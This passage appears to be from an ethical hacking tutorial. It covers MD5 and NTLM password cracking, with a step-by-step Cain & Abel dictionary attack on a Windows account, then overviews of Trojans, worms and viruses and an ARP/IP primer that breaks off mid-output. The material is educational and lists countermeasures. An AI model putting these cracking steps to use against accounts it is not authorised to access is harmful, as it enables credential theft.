Let's suppose that we have to store our above passwords using md5 encryption. We will use an online [md5 hash generator](#) to convert our passwords into md5 hashes.

The table below shows the password hashes

Password	MD5 Hash	Cpanel Strength Indicator
password	5f4dcc3b5aa765d61d8327deb882cf99	1
password1	7c6a180b36896a0a8c02787eeafb0e4c	28
#password1\$	29e08fb7103c327d68327f23d8d9256c	60

We will now use <http://www.md5this.com/> to crack the above hashes. The images below show the password cracking results for the above passwords.

The value of `5f4dcc3b5aa765d61d8327deb882cf99` resolves to -> **password**

The value of `7c6a180b36896a0a8c02787eeafb0e4c` resolves to -> **password1**

Could not resolve the value of `29e08fb7103c327d68327f23d8d9256c` md5 hash.

As you can see from the above results, we managed to crack the first and second passwords that had lower strength numbers. We didn't manage to crack the third password which was longer, complex and unpredictable. It had a higher strength number.

## Password cracking techniques

There are a number of **techniques that can be used to crack passwords**. We will describe the most commonly used ones below;

- **Dictionary attack**– This method involves the use of a wordlist to compare against user passwords.
- **Brute force attack**– This method is similar to the dictionary attack. Brute force attacks use algorithms that combine alpha-numeric characters and symbols to come up with passwords for the attack. For example, a password of the value “password” can also be tried as p@\$\$word using the brute force attack.
- **Rainbow table attack**– This method uses pre-computed hashes. Let's assume that we have a database which stores passwords as md5 hashes. We can create another database that has md5 hashes of commonly used passwords. We can then compare the password hash we have against the stored hashes in the database. If a match is found, then we have the password.
- **Guess**– As the name suggests, this method involves guessing. Passwords such as qwerty, password, admin, etc. are commonly used or set as default passwords. If they have not been changed or if the user is careless when selecting passwords, then they can be easily compromised.
- **Spidering**– Most organizations use passwords that contain company information. This information can be found on company websites, social

media such as facebook, twitter, etc. Spidering gathers information from these sources to come up with word lists. The word list is then used to perform dictionary and brute force attacks.

### ***Spidering sample dictionary attack wordlist***

```
1976 <founder birth year>

smith jones <founder name>

acme <company name/initials>

built|to|last <words in company vision/mission>

golfing|chess|soccer <founders hobbies
```

## **Password cracking tool**

**These are software programs that are used to crack user passwords.** We already looked at a similar tool in the above example on password strengths. The website [www.md5this.com](http://www.md5this.com) uses a rainbow table to crack passwords. We will now look at some of the commonly used tools

### **John the Ripper**

John the Ripper uses the command prompt to crack passwords. This makes it suitable for advanced users who are comfortable working with commands. It uses a wordlist to crack passwords. The program is free, but the word list has to be bought. It has free alternative word lists that you can use. Visit the product website <https://www.openwall.com/john/> for more information and how to use it.

### **Cain & Abel**

Cain & Abel runs on windows. It is used to recover passwords for user accounts, recovery of Microsoft Access passwords; networking sniffing, etc. Unlike John the Ripper, Cain & Abel uses a graphic user interface. It is very common among newbies and script kiddies because of its simplicity of use. Visit the product website <http://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml> for more information and how to use it.

### **Ophcrack**

Ophcrack is a cross-platform Windows password cracker that uses rainbow tables to crack passwords. It runs on Windows, [Linux](#) and Mac OS. It also has a module for brute force attacks among other features. Visit the product website <http://ophcrack.sourceforge.net/> for more information and how to use it.

## Password Cracking Counter Measures

- An organization can use the following methods to reduce the chances of the passwords been cracked
- Avoid short and easily predictable passwords
- Avoid using passwords with predictable patterns such as 11552266.
- Passwords stored in the database must always be encrypted. For md5 encryptions, its better to salt the password hashes before storing them. Salting involves adding some word to the provided password before creating the hash.
- Most registration systems have password strength indicators, organizations must adopt policies that favor high password strength numbers.

## Hacking Activity: Hack Now!

In this practical scenario, we are going to **crack Windows account with a simple password. Windows uses NTLM hashes to encrypt passwords.** We will use the NTLM cracker tool in Cain and Abel to do that.

Cain and Abel cracker can be used to crack passwords using;

- Dictionary attack
- Brute force
- Cryptanalysis


We will use the dictionary attack in this example. You will need to download the dictionary attack wordlist here [10k-Most-Common.zip](#)

For this demonstration, we have created an account called Accounts with the password qwerty on Windows 7.



## Password cracking steps


- Open **Cain and Abel**, you will get the following main screen



- Make sure the cracker tab is selected as shown above
- Click on the Add button on the toolbar.



- The following dialog window will appear




- The local user accounts will be displayed as follows. Note the results shown will be of the user accounts on your local machine.

The screenshot shows the Cain & Abel software interface. The main window displays a table of local user accounts under the 'Cracker' tab. The columns include User Name, LM Pas..., < 8, NT Pas..., LM Hash, NT Hash, and challenge. A red circle highlights the 'NT Pas...' column for the 'Accounts' account, which is marked as 'empty'. A red arrow points from this circle to a text overlay that reads: "local user accounts. the NT password columns indicate whether the account has a password or not." The left sidebar lists various hash types: LM & NTLM Hashes (1), NTLMv2 Hashes (0), MS-Cache Hashes (0), PWL files (0), Cisco IOS-MD5 Hashes, Cisco PIX-MD5 Hashes, APOP-MD5 Hashes (0), and CRAM-MD5 Hashes (0). The URL http://www.oxid.it is visible at the bottom.


- Right click on the account you want to crack. For this tutorial, we will use Accounts as the user account.

The screenshot shows the Cain & Abel software interface with the 'Cracker' tab selected. The main table shows the 'Accounts' account with an empty NT password. A right-click context menu is open over the 'Accounts' account, listing several attack options: Dictionary Attack, Brute-Force Attack, Cryptanalysis Attack, Rainbowcrack-Online, ActiveSync, Select All, and Note. A red circle highlights the 'Dictionary Attack' option. A red arrow points from this circle to another red circle highlighting the 'LM Hashes' option in the expanded submenu, which also includes 'LM Hashes + challenge', 'NTLM Hashes', 'NTLM Hashes + challenge', and 'NTLM Session Security Hashes'. The left sidebar and URL are identical to the previous screenshot.


- The following screen will appear



- Right click on the dictionary section and select Add to list menu as shown above
- Browse to the 10k most common.txt file that you just downloaded



- Click on start button
- If the user used a simple password like `qwerty`, then you should be able to get the following results.



- **Note:** the time taken to crack the password depends on the password strength, complexity and processing power of your machine.
- If the password is not cracked using a dictionary attack, you can try brute force or cryptanalysis attacks.

## Summary

- Password cracking is the art of recovering stored or transmitted passwords.
- Password strength is determined by the length, complexity, and unpredictability of a password value.
- Common password techniques include dictionary attacks, brute force, rainbow tables, spidering and cracking.
- Password cracking tools simplify the process of cracking passwords.

# Worm, Virus & Trojan Horse: Ethical Hacking Tutorial

Some of the skills that hackers have are programming and computer networking skills. They often use these skills to gain access to systems. The objective of targeting an organization would be to steal sensitive data, disrupt business operations or physically damage computer controlled equipment. **Trojans, viruses, and worms can be used to achieve the above-stated objectives.**

In this article, we will introduce you to some of the ways that hackers can use Trojans, viruses, and worms to compromise a computer system. We will also look at the countermeasures that can be used to protect against such activities.

## Topics covered in this tutorial

- [What is a Trojan?](#)
- [What is a worm?](#)
- [What is a virus?](#)
- [Trojans, viruses, and worms Countermeasures](#)

## What is a Trojan horse?

**A Trojan horse is a program that allows the attack to control the user's computer from a remote location.** The program is usually disguised as something that is useful to the user. Once the user has installed the program, it has the ability to install malicious payloads, create backdoors, install other unwanted applications that can be used to compromise the user's computer, etc.


The list below shows some of the activities that the attacker can perform using a Trojan horse.

- Use the user's computer as part of the Botnet when performing distributed denial of service attacks.
- Damage the user's computer (crashing, blue screen of death, etc.)
- **Stealing sensitive data** such as stored passwords, credit card information, etc.
- **Modifying files** on the user's computer

- **Electronic money theft** by performing unauthorized money transfer transactions
- **Log all the keys** that a user presses on the keyboard and sending the data to the attacker. This method is used to harvest user ids, passwords, and other sensitive data.
- Viewing the users' **screenshot**
- Downloading **browsing history data**

## What is a worm?

### *Worm:Win32 Conficker*



A worm is a malicious computer program that replicates itself usually over a computer network. An attacker may use a worm to accomplish the following tasks;

- **Install backdoors on the victim's computers.** The created backdoor may be used to create zombie computers that are used to send spam

emails, perform distributed denial of service attacks, etc. the backdoors can also be exploited by other malware.

- Worms may also **slowdown the network by consuming the bandwidth** as they replicate.
- Install **harmful payload code** carried within the worm.

## What is a Virus?



- A virus is a **computer program that attaches itself to legitimate programs and files without the user's consent**. Viruses can consume computer resources such as memory and CPU time. The attacked programs and files are said to be “infected”. A computer virus may be used to:
  - Access private data such as user id and passwords
  - Display annoying messages to the user
  - Corrupt data in your computer
  - Log the user’s keystrokes

Computer viruses have been known to employ **social engineering techniques**. These techniques involve deceiving the users to open the files

which appear to be normal files such as Word or Excel documents. Once the file is opened, the virus code is executed and does what it's intended to do.

## **Trojans, Viruses, and Worms counter measures**



- To protect against such attacks, an organization can use the following methods.
- A policy that prohibits users from downloading unnecessary files from the Internet such as spam email attachments, games, programs that claim to speed up downloads, etc.
- Anti-virus software must be installed on all user computers. The anti-virus software should be updated frequently, and scans must be performed at specified time intervals.
- Scan external storage devices on an isolated machine especially those that originate from outside the organization.
- Regular backups of critical data must be made and stored on preferably read-only media such as CDs and DVDs.
- Worms exploit vulnerabilities in the operating systems. Downloading operating system updates can help reduce the infection and replication of worms.
- Worms can also be avoided by scanning all email attachments before downloading them.

## **Trojan, Virus, and Worm Differential Table**

	Trojan	Virus	Worm
Definition	Malicious program used to control a victim's computer from a remote location.	Self replicating program that attaches itself to other programs and files	Illegitimate programs that replicate themselves usually over the network
Purpose	Steal sensitive data, spy on the victim's computer, etc.	Disrupt normal computer usage, corrupt user data, etc.	Install backdoors on victim's computer, slow down the user's network, etc.
Counter Measures	Use of anti-virus software, update patches for operating systems, security policy on usage of the internet and external storage media, etc.		

## Learn ARP Poisoning with Examples

In this tutorial we will Learn -

- [What is IP & Mac Address](#)
- [What is Address Resolution Protocol \(ARP\) Poisoning?](#)
- [Hacking Activity: Configure Static ARP in Windows](#)

## What is IP and MAC Addresses

IP Address is the acronym for Internet Protocol address. An internet protocol address is used to uniquely identify a computer or device such as printers, storage disks on a computer network. There are currently two versions of IP addresses. IPv4 uses 32-bit numbers. Due to the massive growth of the internet, IPv6 has been developed, and it uses 128-bit numbers.

IPv4 addresses are formatted in four groups of numbers separated by dots. The minimum number is 0, and the maximum number is 255. An example of an IPv4 address looks like this;

127.0.0.1

IPv6 addresses are formatted in groups of six numbers separated by full colons. The group numbers are written as 4 hexadecimal digits. An example of an IPv6 address looks like this;

2001:0db8:85a3:0000:0000:8a2e:0370:7334

In order to simplify the representation of the IP addresses in text format, leading zeros are omitted, and the group of zeros is completely omitted. The above address in a simplified format is displayed as;

2001:db8:85a3::8a2e:370:7334

MAC Address is the acronym for media access control address. MAC addresses are used to uniquely identify network interfaces for communication at the physical layer of the network. MAC addresses are usually embedded into the network card.

A MAC address is like a serial number of a phone while the IP address is like the phone number.

## Exercise

We will assume you are using windows for this exercise. Open the command prompt.

Enter the command

```
ipconfig /all
```

You will get detailed information about all the network connections available on your computer. The results shown below are for a broadband modem to show the MAC address and IPv4 format and wireless network to show IPv6 format.

```
Mobile Broadband adapter Mobile Broadband Connection 3:
Connection-specific DNS Suffix . . . . . : HUAWEI Mobile Connect - Network Adapter #3
Physical Address . . . . . : 58-2C-80-13-92-63 ← MAC Address
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
IPv4 Address . . . . . : 10.131.70.186 (Preferred)
Subnet Mask . . . . . : 255.255.255.252 ←
Default Gateway . . . . . : 10.131.70.185
DNS Servers . . . . . : 41.223.4.97
                                         41.223.5.33
NetBIOS over Tcpip. . . . . : Enabled
```

IPv4 Address

```

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Connection-specific DNS Suffix . . . . . : 
Description . . . . . : Teredo Tunneling Pseudo-Interface
